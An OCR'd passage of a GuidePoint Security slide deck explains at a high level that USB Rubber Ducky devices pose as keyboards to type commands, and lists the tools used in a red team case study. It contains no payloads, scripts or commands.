
GuidePoint SECURITY

But HIDs Can’t Execute Malware… Right?

- Rubber Duckies don’t execute files, they type!
  - At super human speeds!
- The Ducky can type lines of code, execute commands, and download files
  - The computer thinks it’s a human typing on a dumb keyboard
- It even works on Android devices, seriously

GuidePoint SECURITY

Quackery Demo




A Red Team Example & Wrap-up

- Real world case study
- Tools we used:
  - “Rubber Duckies”;
  - RFID card cloners, and;
  - My phone

GuidePoint SECURITY

Thank You! Any Questions?



GuidePoint SECURITY